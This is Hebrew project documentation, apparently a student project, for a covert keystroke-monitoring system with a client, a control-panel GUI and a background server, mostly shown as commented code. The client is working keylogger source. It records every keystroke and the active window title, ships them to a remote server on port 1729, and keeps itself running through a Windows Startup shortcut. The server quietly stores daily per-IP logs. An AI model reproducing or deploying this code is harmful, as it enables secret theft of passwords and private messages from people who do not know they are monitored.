עבור כל לחיצה על כפתור, הוא מוסף לרשימה של כפתורים שנלחצו בידי הלקוח. במידה ונלחץ "Enter" או שהלקוח החליף חלון עבודה הפעיל יועבר לשרת את רשימת המקשים שנקלטה עד כה ויאפס אותה (בנוסף יעביר גם את החלון שפעיל הנוכחי).

הקובץ מורץ עם מערכת ההפעלה כיוון שקיים קיצור דרך (shortcut, lnk.) שלו בתיקיית ההפעלה של מערכת ההפעלה, ותמיד ינסה להתחבר לשרת כל עוד הוא לא מחובר.

במידה ויקבל פרמטר הפסקת עבודה מהשרת, הקובץ ימחק את קיצור הדרך שלו מתיקיית ההפעלה ויסיים את עבודתו.

הקובץ משתמש בספריות: OS, pynput, time, pywin32, socket, pickle, getpass.

תיעוד תסריט הקובץ

- **ייבוא ספריות הפרויקט:**

```
3  import os
4  from pynput.keyboard import Listener
5  import time
6  from win32gui import GetWindowText, GetForegroundWindow
7  import socket
8  import pickle
9  import getpass
```

- בייבוא Listener מ-pynput.keyboard נוכל לקלוט מקשים מהמקלדת להעביר את המקש הנלחץ כפרמטר (4).
- באמצעות ייבוא GetWindowText ו-GetForegroundWindow מ-win32gui (pywin32) נוכל להציג את החלון הנוכחי הפתוח ברקע הלקוח הנעקב.

- **המשתנים הגלובלים של התסריט:**

```
11  ''' * GLOBAL VARIABLES * '''
12
13  # Client socket
14  my_socket = socket.socket()
15
16  # Server connection IP
17  server_ip = '1'
18
19  # String for the previous foreground window
20  prev_window = ''
21
22  # List of phrased keys pressed
23  keys = []
24
25  # Force stop parameter
26  Stop = False
```

- מוגדר socket הלקוח של תוכנת המעקב (14).
- מוגדר האייפי אליו מקושרת תוכנת המעקב. "1" הוא ערך זמני עד אשר יוחלף בעזרת קובץ ההרצה ASSIGN.exe (17).
- מוגדרים משתני רשימת המקשים הנלחצים וחלון העבודה האקטיבי הקודם, שניהם ריקים (19-23).
- מוגדר פרמטר עצירה של תוכנת המעקב, על False, כשתוכנת המעקב רצה (26).

- **פונקצית Main:**

```
126 def main():
127     global Stop
128     """Main function, always looks for connection. If finds, proceeds to
129     key listener and so on. Breaks on request from software server."""
130
131     while True:
132         find_connection()
133         key_listener()
134         # If ordered by software server to stop working
135         if Stop:
136             user_name = getpass.getuser()  # String for computer's user
137             # Path for file's shortcut at startup folder of windows OS
138             bat_path = \
139                 r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu' \
140                 r'\Programs\Startup\Track.lnk' % user_name
141             os.remove(bat_path) # Removes shortcut from startup folder
142             break # Ends program
143
144
145 if __name__ == '__main__':
146     main()
```

- התוכנה תנסה למצוא חיבור בפונקציה find connection (132).
- לאחר שנמצא חיבור, התוכנה תקלוט מקשים בלולאה אין סופית בפונקציה key listener (133).
- אם נשברת הלולאה של קליטת המקשים, נבדק אם ערכו של פרמטר העצירה של תוכנת המעקב הוא True (135).
- אם התנאי מתקיים, מוסר קובץ ה-shortcut של תוכנת המעקב מתיקיית ההפעלה של מערכת ההפעלה והתוכנית מפסיקה לעבוד (136-142).
- אחרת, התוכנה תנסה למצוא חיבור נוסף לשרת – loop.

  - **פונקצית find connection:**

```
100 def find_connection():
101     global my_socket, server_ip
102     """Function which looks for connection with software server. Breaks when
103     found."""
104 
105     while True:
106         try:
107             my_socket.connect((server_ip, 1729))
108             print(my_socket.recv(10).decode())
109             break
110 
111         except:
112             my_socket.close()
113             my_socket = socket.socket()
114             print('Server is not ready')
115             time.sleep(5)
```

- התוכנה מעקב תנסה להתחבר לשרת בלולאה אין סופית(105-115), כאשר ימצא חיבור (109) הלולאה תשבר.

  - **פונקצית key listener:**

```
118 def key_listener():
119     """Function which receives pressed keys from keyboard, passes them on to
120     press function. Breaks on returned false value."""
121 
122     with Listener(on_press=press) as listener:
123         listener.join()
```

- התוכנה תקלוט מקשים ותעביר אותם לפונקציה press, בלולאה אין סופית. הלולאה תשבר כשיוחזר אליה ערך False, במקרה של ניתוק מכוון או לא מכוון מהשרת (122-123).

- פונקצית press:

```
def press(key):
    global my_socket, keys, prev_window, Stop
    """ """

    # Turning key object to str
    str_key = str(key)

    # Str for the Current active foreground window
    cur_window = str(GetWindowText(GetForegroundWindow()))

    # Check if user switched active window (page)
    if new_section_is_needed(cur_window):
        print(keys)
        print(cur_window)
        try:
            # Sends key list to software server
            my_socket.send(pickle.dumps(keys))
            # Sends current foreground window to software server
            my_socket.send(cur_window.encode())
            # Receives work parameter from server
            confirmation = my_socket.recv(1024).decode()
            print(confirmation)
            # If software server requests current software (the tracking
            # software) with parameter "stop", end process.
            if confirmation == "stop":
                Stop = True
                return False
        except:
            # If a connection error occurred (software server disconnection)
            return False
        keys = []  # Resets key list

    # Strips unnecessary apostrophes
    if str_key == "'":
        keys.append(str_key.strip('"'))
    else:
        keys.append(str_key.strip("'"))

    # Checks if a new section needs to be written
    if str_key == "Key.enter":
        print(keys)
        try:
            # Sends key list to software server
            my_socket.send(pickle.dumps(keys))
            # Sends current foreground window to software server
            my_socket.send(cur_window.encode())
            # Receives work parameter from server
            confirmation = my_socket.recv(1024).decode()
            print(confirmation)
            # If software server requests current software (the tracking
            # software) with parameter "stop", end process.
            if confirmation == "stop":
                Stop = True
                return False
        except:
            # If a connection error occurred (software server disconnection)
            return False
        keys = [] # Resets key list

    # Updates previous foreground window string to match current
    prev_window = cur_window
```

- הפונקציה תקלוט מקשים ותוסיף אותם למערך המקשים. בנוסף, תקבל את מחרוזת החלון הפעיל הנוכחי (42, 45, 73-70).

- במידה והחלון הפעיל הנוכחי שונה מהקודם, או הכפתור הנלחץ הוא Enter- שלח את מחרוזת החלון הנוכחי + רשימת המקשים לשרת, ותקלוט מסר המשך עבודה מהשרת (63-48, 90-76).

- במידה והמסר הוא לעצור או שמתנתק החיבור עם השרת, מוחזר ערך False לפונקצית אב key listener, אשר שובר את הלולאה האין סופית בה (66-61, 93-88).

  - **פונקצית new section is needed:**

```
29  def new_section_is_needed(cur_window):
30      global prev_window
31      """Complex entry conditions for page break, checks if current foreground
32      page differs from current."""
33
34      return cur_window != prev_window and cur_window != "*" + prev_window
```

פונקציה המחזירה ערך בוליאני בהקשר לאם החלון הפעיל הקודם שונה לחלון הפעיל הנוכחי (34).

Control Panel.exe [קובץ הרצה]

תפקיד הקובץ/התוכנה

קובץ זה הוא קובץ הרצה (Executable, exe.) הפותח חלון לוח בקרה (ממשק גרפי) המתפעל את תוכנת השרת, ומחליף איתה פרמטרים ופקודות.

בחלון ניתן לראות את: סטטוס השרת (כבוי/דלוק ב-IP "איקס"), מקום האחסון הנוכחי של דוחות הלקוחות המקושרים לשרת (מופיע כ-"חסר" כשהשרת מכובה) וההנחיות לשימוש לוח הבקרה (בלחיצת כפתור ההנחיות).

לאחר שהשרת נדלק, בעזרת לוח הבקרה ניתן:

1. לפתוח את מיקום (PATH) אחסון כל דוחות המעקב עבור הלקוחות המקושרים.
2. לשנות את תיקיית האחסון של דוחות המעקב, באמצעות Restart לתוכנת השרת ובין הכיבוי וההדלקה שינוי PATH האחסון של קובץ השרת Motherboard_system.pyw.
3. צפייה בכתובות הלקוחות המחוברים, ובדוח המעקב היומי אחריהם ישירות מהחלון שנפתח.
4. ניתוק לקוחות מהשרת לפי כתובותיהם.

בהפעלת השרת דרך לוח הבקרה יוסף קיצור דרך (shortcut, lnk.) של שרת התוכנה לתיקיית ההפעלה של מערכת ההפעלה, והקיצור יוסר בכיבוי השרת.

במידה והשרת רץ ברקע, הקובץ בהרצתו יתחבר אוטומטית לשרת.

ניתן יהיה להפעיל את כפתורי לוח הבקרה בקובץ, אך ורק אם קובץ השרת נמצא באותו תיקיית עבודה, ותיקיות Images ו-Message boxes מומלצות להימצא בתיקיית העבודה של הקובץ לנוחות המשתמש.

הקובץ משתמש בספריות: OS, tkinter, pillow, socket, datetime, pickle, getpass, pywin32, time.

תיעוד תסריט הקובץ

- **ייבוא ספריות הפרויקט:**

```
3   import os
4   from tkinter import *
5   from tkinter import messagebox
6   from tkinter import filedialog
7   from PIL import ImageTk, Image
8   import socket
9   import datetime
10  import pickle
11  import getpass
12  from win32com.client import Dispatch
13  import time
```

- מ-tkinter מיובא כל הפונקציות כברירת מחדל (4) + messagebox (5) + filedialog (6).
- מיובא Image ו-ImageTk מ-PIL (pillow), העוזרים לעבוד עם תמונות בממשק (7).
- ייבוא Dispatch מ-win32com.client (pywin32) מאפשר התנהלות עם shortcuts (12).

- **המשתנים הגלובלים של התסריט:**

```
15  ''' * GLOBAL VARIABLES * '''
16
17  # Defining main Root
18  root = Tk()
19
20  Intro_frame = Frame(root, bg="white")  # Defining Intro Frame
21  Work_frame = Frame(root, bg="white")  # Defining application work frame
22
23  # GUI socket for connection with software server
24  gui_socket = socket.socket()
25
26  # Boolean variable for current connection between GUI and software server
27  Connection_status = False
28
29  # path for software server python file ("Motherboard system")
30  Motherboard_file = os.getcwd() + "\\Motherboard_system.pyw"
31
32  # IP for the hosting computer
33
34  ip = socket.gethostbyname(socket.gethostname())
35
36  # Defining software server's process ID variable
37  Server_PID = 0
38
39  # Defining current log storage directory variable
40  storage_dir = ""
41
42  user_name = getpass.getuser()  # String for computer's user
43  startup_path = \
44      r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs' \
45      r'\Startup' % user_name  # Path for startup folder of windows OS
46
47  # Path to Software server's shortcut located in windows startup folder
48  bat_path = os.path.join(startup_path, "Motherboard_system.lnk")
```

- מוגדר חלון ה-root של הממשק הגרפי (18).
- מוגדרים ל-PATHים המציינים את מיקום תוכנת השרת בתיקיית העבודה, וקיצור דרך של תוכנת השרת בתיקיית ההפעלה של מערכת ההפעלה (30, 42-48).
- מוגדר socket הלקוח של לוח הבקרה (24). בנוסף לכך, מוגדר ערך בוליאני המשקף את החיבור בין ממשק לוח הבקרה לבין השרת (27).
- משתנים נוספים מוגדרים לפי הערות התסריט (20-21, 34, 37, 40).

- **הגדרת יישומוני המסגרת הפותחת:**

```
# Importing intro label's image
intro_img = ImageTk.PhotoImage(Image.open(os.getcwd() + "/Images/Intro.png"))
# Defining intro image label
intro_img_label = Label(Intro_frame, image=intro_img)

# Defining start application button
continue_button = Button(Intro_frame, text="Continue",
                         font=("Segoe", 13, "bold"), width=14, bg="white",
                         fg="#444444", command=continue_to_work)

# Defining quit button
exit_button = Button(Intro_frame, text="Quit", font=("Segoe", 13, "bold"),
                     width=14, bg="white", fg="#444444",
                     command=Intro_frame.quit)

```

- **פונקצית intro:**

```
def intro():
    """Presents the introduction frame of the application (GUI)."""

    intro_img_label.grid(row=0, column=0, pady=33, padx=90)
    continue_button.grid(row=1, column=0)
    exit_button.grid(row=2, column=0, pady=6)
    Intro_frame.pack()  # Presents introduction frame on root
```

- מונחים יישומוני המסגרת הפותחת על המסגרת הפותחת.
- לאחר מכן, המסגרת הפותחת מונחת על חלון הממשק.

- **פונקצית center:**

```
def center():
    """Centers GUI application on screen."""

    root.update_idletasks()
    # Tkinter way to find the screen resolution
    screen_width = root.winfo_screenwidth()
    screen_height = root.winfo_screenheight()

    size = tuple(int(_) for _ in root.geometry().split('+')[0].split('x'))
    x = screen_width/2 - size[0]/2
    y = screen_height/2 - size[1]/2

    root.geometry("+%d+%d" % (x, y))
```

- מזיז את חלון הממשק למרכז מסך המשתמש.

- **פונקציות root setup + main:**

```
460  def root_setup():
461      """Configuring main root."""
462
463      root.configure(background='white')
464      root.title("User Control Panel")
465      root.iconbitmap(os.getcwd() + "/Images/Incognito.ico")
466      root.resizable(0, 0)
467      root.minsize(500, 350)
468      root.pack_propagate(0)
469      center()
470
471
472  def main():
473      """Main function, launches and loops root, presents the introduction
474      frame."""
475
476      root_setup()
477      intro()
478      root.mainloop()  # Loops Root
479
480
481  if __name__ == '__main__':
482      main()
```

- **root setup** – מגדירה את פרמטרי החלון, ומציבה אותו במרכז מסך המשתמש בקריאה ל-center (469).

- **main** – מריצה את root setup (476), intro (477) וחלון הממשק בלולאה אין סופית (478).

- **פונקצית continue to work:**

```
384 def continue_to_work():
385     global bat_path, Connection_status, storage_dir, Server_PID, gui_socket, \
386         Motherboard_file
387     """Function called by the Continue button - connects GUI to software server
388     (if server already running) and proceeds to Work function."""
389
390     # Try to connect to software server by default, if already running
391     if os.path.exists(Motherboard_file):
392         try:
393             # Connects to software server
394             gui_socket.connect(('127.0.0.1', 1728))
395             print("connected!")
396             # Receives log storage directory path
397             storage_dir = pickle.loads(gui_socket.recv(65536))
398             # Receives Server PID
399             Server_PID = pickle.loads(gui_socket.recv(1024))
400             print(Server_PID)
401             Connection_status = True
402             print(Connection_status)
403             # Creates a shortcut in startup folder of software server if server
404             # is running
405             if not os.path.exists(bat_path):
406                 handle_shortcut()
407         except:
408             # Removes shortcut from startup folder if software server isn't
409             # running in the background
410             if os.path.exists(bat_path):
411                 handle_shortcut()
412     else:
413         # Removes shortcut from startup folder if software server file doesn't
414         # exist in working directory
415         if os.path.exists(bat_path):
416             handle_shortcut()
417     work()
```

- בודק אם שרת התוכנה רץ (כאשר קובצו של השרת בתיקיית העבודה של הממשק), מתחבר אליו במידה וכן (חיבור שרת לקוח בין השרת לממשק לוח הבקרה) (391-406).
- במידה וקיים קובץ shortcut של קובץ השרת בתיקיית ההפעלה של מערכת ההפעלה והשרת לא פועל, הקיצור דרך נמחק (407-416)
- ממשיך ללוח העבודה – קורא לפונקציה work (417)

- **הגדרת יישומוני מסגרת העבודה + ייבוא קובץ Error חיצוני:**

```
242   # Importing instruction button's image
243   instructions_img = ImageTk.PhotoImage(Image.open
244                                         (os.getcwd() +
245                                          "/Images/Instructions_icon.png"))
246   # Defining instruction button
247   instructions_button = Button(Work_frame, height=60, width=60, bg="white",
248                                image=instructions_img, command=instructions)
249
250   try:
251       # Receive the error string
252       with open(f"{os.getcwd()}/Message boxes/Error.txt", "r") as f:
253           Error = f.read()
254   except:
255       # string missing
256       Error = "*Error missing*"
257
258
259   # Defining status label
260   status_label = Label(Work_frame, text=f"Current Status: Closed",
261                        font=("Segoe", 9, "bold"), fg="Red", relief=SUNKEN)
262
263   # Defining activate server (motherboard system) button
264   activate_button = Button(Work_frame, text="  Activate Server  ",
265                            font=("Segoe", 13, "bold"), padx=25, pady=25,
266                            bg="white", fg="#444444")
267
268   # Defining open log dir button
269   open_log_dir_button = Button(Work_frame, text="   Open Log Dir    ",
270                                font=("Segoe", 13, "bold"), padx=8, pady=5,
271                                bg="white", fg="#444444", command=open_dir)
272
273   # Defining change log dir button
274   change_log_dir_button = Button(Work_frame, text="  Change Log Dir  ",
275                                  font=("Segoe", 13, "bold"), padx=5, pady=5,
276                                  bg="white", fg="#444444")
277
278   # Defining the working directory label
279   log_dir_label = Label(Work_frame, text=f"Current working directory: *MISSING*",
280                         font=("Segoe", 9, "bold"), relief=SUNKEN)
281
282   # Defining current connected clients button
283   current_connected_clients = Button(Work_frame, text="Connected Clients",
284                                      font=("Segoe", 13, "bold"), padx=5, pady=5,
285                                      bg="white", fg="#444444",
286                                      command=show_connected)
287
288   # Defining disconnect clients button
289   disconnect_connected_clients = Button(Work_frame, text="Disconnect Clients",
290                                         font=("Segoe", 13, "bold"), padx=5,
291                                         pady=5, bg="white", fg="#444444",
292                                         command=disconnect_clients)
293
```

- מוגדרים יישומוני מסגרת העבודה (242-248, 259-292)
- מיובא טקסט קובץ Error חיצוני (250-256).

- **פונקצית work:**

```
357  def work():
358      """presents the main frame of application, where all of the information
359      is shown/changed."""
360
361      Intro_frame.pack_forget()  # Removes introduction frame from root
362      # Adds all of the control panel buttons to the work frame
363      activate_button.configure(command=connect_software)
364      change_log_dir_button.configure(command=change_log_dir)
365      exit_button = Button(Work_frame, text="Quit", font=("Segoe", 13, "bold"),
366                           padx=15, pady=20, bg="white", fg="#444444",
367                           command=Intro_frame.quit)
368      status_label.grid(row=0, column=0, columnspan=4, sticky=W+E)
369      instructions_button.grid(row=1, column=0)
370      activate_button.grid(row=1, column=1, columnspan=2, padx=50, pady=(30, 40))
371      exit_button.grid(row=1, column=3)
372      open_log_dir_button.grid(row=2, column=0, columnspan=2)
373      change_log_dir_button.grid(row=2, column=2, columnspan=2)
374      current_connected_clients.grid(row=3, column=0, columnspan=2,
375                                     pady=(30, 40))
376      disconnect_connected_clients.grid(row=3, column=2, columnspan=2,
377                                        pady=(30, 40))
378      log_dir_label.grid(row=4, column=0, columnspan=4, sticky=W+E)
379      #
380      configure_work_frame()
381      Work_frame.pack()  # Presents work frame on root
```

- המסגרת הפותחת מורדת מחלון הממשק (361).
- מונחים יישומוני מסגרת העבודה על מסגרת העבודה (362-378).
- כפתורי מסגרת העבודה מתעדכנים לפי הפונקציה configure work frame (380).
- לאחר מכן, מסגרת העבודה מונחת על חלון הממשק (381).

- **פונקצית connect software:**

```
321 def connect_software():
322     global Connection_status, gui_socket, storage_dir, Motherboard_file, \
323         Server_PID, Error
324     """Function called to connect/disconnect to software server (Motherboard
325     system), Also in charge of receiving global variables used by other
326     functions of the control panel."""
327
328     if os.path.exists(f"{os.getcwd()}/Motherboard_system.pyw"):
329         # Ends software server's process, and disconnects socket
330         if Connection_status:
331             os.system(f"taskkill /pid {Server_PID} /f")
332             gui_socket.close()
333             gui_socket = socket.socket()
334             Connection_status = False
335             handle_shortcut()
336             time.sleep(0.4)
337         # Launches software server and connects to it (via local sockets)
338         else:
339             os.startfile("Motherboard_system.pyw")
340             time.sleep(0.4)
341             # Connects to software server
342             gui_socket.connect(('127.0.0.1', 1728))
343             print("connected!")
344             # Receives log storage directory path
345             storage_dir = pickle.loads(gui_socket.recv(65536))
346             # Receives Server PID
347             Server_PID = pickle.loads(gui_socket.recv(1024))
348             Connection_status = True
349             handle_shortcut()
350
351         print(Connection_status)
352         configure_work_frame()
353     else:  # If software server's python file is missing
354         messagebox.showerror("Missing File!", Error)
```

- אם הפונקציה נקראת כשהשרת דלוק, היא תסגור אותו באמצעות הטרמינל ותנתק ותחבר את socket החיבור לתוכנת השרת. בנוסף, תמחק את קובץ shortcut של קובץ השרת בתיקיית ההפעלה של מערכת ההפעלה (330-336).

- אם הפונקציה נקראת כשהשרת כבוי, כי תדליק אותו בעזרת מערכת ההפעלה ואז תתחבר אליו בחיבור שרת לקוח. התוכנה תקבל מהשרת משתני תיקיית האחסון הנוכחית של דוחות המשתמשים + ה-PID שלה. בנוסף, תתקין קובץ shortcut של קובץ השרת בתיקיית ההפעלה של מערכת ההפעלה (338-349).

- כפתורי מסגרת העבודה מתעדכנים לפי הפונקציה configure work frame (352).

- יתקבל שגיאה במקרה וקובץ תוכנת השרת לא קיים ביחד עם קובץ ממשק השרת באותה תיקיית עבודה (353-354).

- **פונקצית handle shortcut:**

```
69  def handle_shortcut():
70      global bat_path
71      """Function which handles the software server's shortcut located at the
72      windows startup folder - creating it and removing it at inspector's
73      will."""
74
75      # If server is activated
76      if not os.path.exists(bat_path):
77          target = os.path.join(os.getcwd(), "Motherboard_system.pyw")
78          w_dir = os.getcwd()
79          icon = os.path.join(os.getcwd(), "Motherboard_system.pyw")
80          shell = Dispatch('WScript.Shell')
81          shortcut = shell.CreateShortCut(bat_path)
82          shortcut.Targetpath = target
83          shortcut.WorkingDirectory = w_dir
84          shortcut.IconLocation = icon
85          shortcut.save()  # Saves the software server's shortcut at given path
86      else:  # If server is shut down
87          os.remove(bat_path)
```

- תמחק (86-87)/תתקין (76-85) קובץ shortcut של קובץ השרת בתיקיית ההפעלה של מערכת ההפעלה.

- **פונקצית configure work frame:**

```
295 def configure_work_frame():
296     global Connection_status, storage_dir, ip
297     """Updates Button's state & Label's information by connection status."""
298
299     if Connection_status:  # If a connection exists
300         activate_button.configure(text="Deactivate Server")
301         status_label.configure(text=f"Current Status: Connected to {ip}",
302                                fg="Blue")
303         log_dir_label.configure(text=f"Current log storage directory:"
304                                      f" {storage_dir}/logs")
305         open_log_dir_button.configure(state=NORMAL)
306         change_log_dir_button.configure(state=NORMAL)
307         current_connected_clients.configure(state=NORMAL)
308         disconnect_connected_clients.configure(state=NORMAL)
309
310     else:  # If a connection doesn't exist
311         activate_button.configure(text="  Activate Server  ")
312         status_label.configure(text=f"Current Status: Closed", fg="Red")
313         log_dir_label.configure(text=f"Current log storage directory: "
314                                      f"*MISSING*")
315         open_log_dir_button.configure(state=DISABLED)
316         change_log_dir_button.configure(state=DISABLED)
317         current_connected_clients.configure(state=DISABLED)
318         disconnect_connected_clients.configure(state=DISABLED)
```

- תשנה את קונפיגורציית יישומוני לוח הבקרה לפי פעילות השרת.

- **פונקצית instructions** (נקראת בלחיצת כפתור ההנחיות) + **ייבוא ההנחיות מקובץ חיצוני:**

```
52  try:
53      # Receive the instructions string
54      with open(f"{os.getcwd()}/Message boxes/Instructions.txt", "r") as f:
55          Instructions = f.read()
56  except:
57      # if instructions are missing
58      Instructions = "*Instructions missing*"
59
60
61  def instructions():
62      global Instructions
63      """Function called by Instructions button - Opens instructions message
64      box."""
65
66      messagebox.showinfo("Instructions", Instructions)
```

- ההנחיות מיובאות מקובץ חיצוני (52-58).
- **instructions** – פותח חלון הנחיות למשתמש (66).

- **פונקצית open dir:**

```
90  def open_dir():
91      global storage_dir
92      """Function called by the Open Log Dir button, which opens the current log
93      storage directory."""
94
95      os.startfile(storage_dir + "\\logs")
```

- פותח את חלון אחסון הדוחות הנוכחי למשתמש (95).

- **פונקצית change log dir:**

```
97  def change_log_dir():
98      global Motherboard_file, storage_dir
99      """Function called by Change Log Dir button - allows the inspector to
100     change the current log storage directory *requires the restart of the
101     software server on the way."""
102
103     # user allowed to pick his preferred storage directory with filedialog
104     chosen_log_dir = filedialog.askdirectory(initialdir=os.getcwd(),
105                                              title="Select new log directory")
106     #print(chosen_log_dir)
107     # If selected directory is different then current
108     if chosen_log_dir != storage_dir:
109         connect_software()
110
111         with open(Motherboard_file, "r") as f:
112             list_of_lines = f.readlines()
113             list_of_lines[20] = f"storage_dir = r'{chosen_log_dir}'\n"
114
115         with open(Motherboard_file, "w+") as f:
116             f.writelines(list_of_lines)
117
118         connect_software()
119
120         #print("its been restarted!")
```

- פותח חלון המאפשר לבחור את חלון אחסון הדוחות החדש (104).

- קורא ל-connect software כדי לסגור את השרת (109), עורך את קובץ השרת בכך שתיקיית האחסון החדשה תותאם לתיקייה אשר בחר המשתמש (111-116) ומאתחל את השרת מחדש באמצעות connect software (118).

- **פונקצית show connected:**

```
140  def show_connected():
141      """Function called by Connected clients button - shows the current
142      connected addresses to the software server."""
143
144      # defining the "pop-up" root of the function
145      top = Toplevel(bg="white")
146      top.title("")
147      top.resizable(0, 0)
148
149      client_list = request_clients()  # Requests clients from software server
150
151      # Defining the label for current connected users to software server
152      count = Label(top, text=f"Currently: {len(client_list)} connected",
153                    font=("Segoe", 13, "bold"), bg="white", fg="#444444")
154
155      # Defining the list box which will include all connected addresses
156      clist = Listbox(top, width=22, bd=2, font=("Segoe", 9, "bold"),
157                      selectmode=SINGLE, height=len(client_list))
158
159      def open_client_log():
160          """Opens selected addresses  active log."""
161
162          try:
163              ip_dir = clist.get(clist.curselection()).split(" ")[1]
164              os.startfile(f"{storage_dir}/logs/{ip_dir}/"
165                           f"log[{str(datetime.date.today())}].txt")
166          except:
167              pass
168
169      # Defining the Open Log button
170      open_log = Button(top, text="Open log", font=("Segoe", 11, "bold"),
171                        width=8, bg="white", fg="#444444",
172                        command=open_client_log)
173
174      # Defining the Ok button, which (on press) quits the function's root
175      ok = Button(top, text="Ok", font=("Segoe", 11, "bold"), width=8,
176                  bg="white", fg="#444444", command=top.destroy)
177
178      # Inserts clients to list box
179      for client in client_list:
180          clist.insert(END, "IP: %s / Port: %s " % client)
181
182      # Presents the root's buttons
183      count.grid(row=0, column=0, columnspan=2, pady=10)
184      clist.grid(row=1, column=0, columnspan=2, padx=30)
185      open_log.grid(row=2, column=0, pady=10)
186      ok.grid(row=2, column=1, pady=10)
```

- מבקש רשימת לקוחות מחוברים מהשרת באמצעות request clients (149).
- יוצר חלון זעיר, המכיל את היישומונים המוגדרים (הכפתורים, התגית וחלון הרשימות) (145-147, 151-157, 169-176, 182-186)
- מוסיף את כתובות הלקוחות המחוברים לחלון הרשימות (178-180).
- במידה ונלחץ הכפתור Open Log כאשר אחת מהכתובות הייתה לחוצה, ייפתח הדוח היומי של אותה הכתובת (159-167).

- **פונקצית disconnect clients:**

```
189 def disconnect_clients():
190     """Function called by Disconnect Clients button - disconnects selected
191     addresses from software server (Motherboard system)."""
192 
193     # defining the "pop-up" root of the function
194     top = Toplevel(bg="white")
195     top.title("")
196     top.resizable(0, 0)
197 
198     # Defining temp frame
199     temp = Frame(top, bg="white")
200 
201     client_list = request_clients()  # Requests clients from software server
202 
203     # Defining the label for current connected users to software server
204     count = Label(top, text=f"Currently: {len(client_list)} connected",
205                   font=("Segoe", 12, "bold"), bg="white", fg="#444444")
206 
207     # Dictionary for all the values of the clients checkboxes
208     check_buttons = {}
209     # Appending clients checkboxes to temp frame
210     for client in client_list:
211         check_buttons[client] = IntVar()
212         Checkbutton(temp, text=client[0], font=("Segoe", 10, "bold"),
213                     bg="white", fg="#444444",
214                     variable=check_buttons[client]).pack()
215 
216     def sum_disconnect():
217         """Function which creates a list of selected addresses by the
218         inspector and sends it to the software server to disconnect the
219         clients."""
220 
221         disconnect_ips = []  # Selected clients list
222         # Appends selected clients to the list above
223         for client1 in client_list:
224             if check_buttons[client1].get() == 1:
225                 disconnect_ips.append(client1)
226         # Sends list of selected clients as a parameter
227         answer = request(disconnect_ips)
228         if len(disconnect_ips) > 0:
229             messagebox.showinfo("", answer)
230         top.destroy()  # Quits function's root
231 
232     # Defining the Ok button
233     ok = Button(top, text="Ok", font=("Segoe", 13, "bold"), width=14,
234                 bg="white", fg="#444444", command=sum_disconnect)
235 
236     # Presents the root's buttons
237     count.pack(pady=10)
238     temp.pack()
239     ok.pack(padx=20, pady=10)
```

- מבקש רשימת לקוחות מחוברים מהשרת באמצעות request clients (201).
- יוצר חלון זעיר, המכיל את היישומונים המוגדרים (הכפתור ok והתגית) (194-196, 199, 233-239).

- מוסיף את כתובות ה-IP של הלקוחות המחוברים ל-Frame הנוצר בתור checkboxes (207-214).

- כאשר המשתמש בוחר את כתובות ה-IP אשר ירצה לנתק, תשלח רשימת הלקוחות המנותקים לשרת דרך request (216-230).

  - **פונקציות request + request clients:**

```
123  def request(message):
124      """Function which sends a request by user to software server - receives and
125      returns suitable value."""
126
127      gui_socket.send(pickle.dumps(message))
128      answer = pickle.loads(gui_socket.recv(65536))
129      return answer
130
131
132  def request_clients():
133      """Function which passes a request clients to Request function,
134      receives list of connected addresses to software server."""
135
136      client_ips = request("*CLIENTS*")
137      return client_ips
```

- **request** – שולח לשרת פרמטר המועבר אליו (127), ומחזיר את תשובת השרת (128-129).

- **request_clients** – קורה ל-request עם בקשה לרשימה של הלקוחות המחוברים (136), ומחזיר את הרשימה שהתקבלה (137).

Motherboard system.pyw [תסריט תוכנה]

<u>תפקיד הקובץ/התוכנה</u>

קובץ זה הוא קובץ תסריט פייתון שרץ ללא הטרמינל ברקע (pyw.) על מחשב המפקח ואוסף מידע (כשרת) מכל הלקוחות המחוברים אליו במקביל ומעבד אותו לדוחות עבור לקוחות אלו. הקובץ גם משמש כשרת כאשר לוח הבקרה (הממשק הגרפי) מתחבר אליו למחליף איתו פרמטרים ופקודות

השרת תמיד:

1. יקלוט לקוחות מעקב בפורט אחד, יריץ במקביל פונקצית קליטת הודעות והתנהלות עם הלקוחות וייצור עבורם דוחות מעקב בתיקיית האחסון שהוגדרה. ישלח ללקוחות פרמטר הפסקת עבודה במידה ונדרש.
2. יחכה לחיבור מהלוח בקרה מפורט אחר, אליו יעביר את תיקיית האחסון הנוכחית ו- process ID של השרת הרץ. יקבל ממנו פרמטרים לבקשות ויחזיר לו תשובות בהתאם.

הקובץ מורץ עם מערכת ההפעלה אם וקיים קיצור דרך (shortcut, lnk.) שלו בתיקיית ההפעלה של מערכת ההפעלה, ותמיד יחפש חיבור לקוחות אליו/חיבור לוח בקרה.

מורץ ומופסק לפי פקודת לוח הבקרה.

הקובץ משתמש בספריות: OS, socket, datetime, pickle, threading.

תיעוד תסריט הקובץ

- **ייבוא ספריות הפרויקט:**

```
3  import socket
4  import os
5  import datetime
6  import pickle
7  from threading import Thread
```

- מייבאים Thread מ-threading, המאפשר לנו multithreading (7).

- **המשתנים הגלובלים של התסריט:**

```
9  ''' * GLOBAL VARIABLES * '''
10
11 # Software server Socket for connection with GUI
12 software_socket = socket.socket()
13
14 # Server Socket
15 server_socket = socket.socket()
16
17 # Operation date - the date which the software was ran at (CTZ: UTC+02:00)
18 startDate = str(datetime.date.today())
19
20 # String for corrent log storage dictionary
21 storage_dir = os.getcwd()
22
23 addresses = {}  # Dictionary for addresses
24 operating_files = {}  # Dictionary for operating files
```

- מוגדר socket השרת לחיבור תוכנת ממשק השרת (12)
- מוגדר socket השרת לחיבור תוכנות המעקב לשרת (12)
- מוגדרת תיקיית האחסון הנוכחית (ראשית בתיקיית העבודה) של דוחות הלקוחות המקושרים לשרת (21).

- **פונקצית main:**

```
240 def main():
241     global server_socket, software_socket
242     """Main function, launches thread functions for different connections -
243     GUI and monitored clients."""
244
245     print("Lunching...")
246     logs()  # Creates log storage directory at set directory, if doesn't exist
247
248     # Binds GUI socket to home IP, Port 1728 and listens to GUI connection
249     software_socket.bind(('127.0.0.1', 1728))
250     software_socket.listen(1)
251
252     # Threads GUI function
253     gui_accept = Thread(target=gui)
254     gui_accept.setDaemon(True)
255     gui_accept.start()
256
257     # Binds server socket to home IP, Port 1729 and listens to 10
258     # client connections
259     server_socket.bind(('0.0.0.0', 1729))
260     server_socket.listen(10)
261
262     # Threads accept incoming connections function
263     thread_accept = Thread(target=accept_incoming_connections)
264     thread_accept.start()
265     thread_accept.join()
266
267     server_socket.close()
268
269
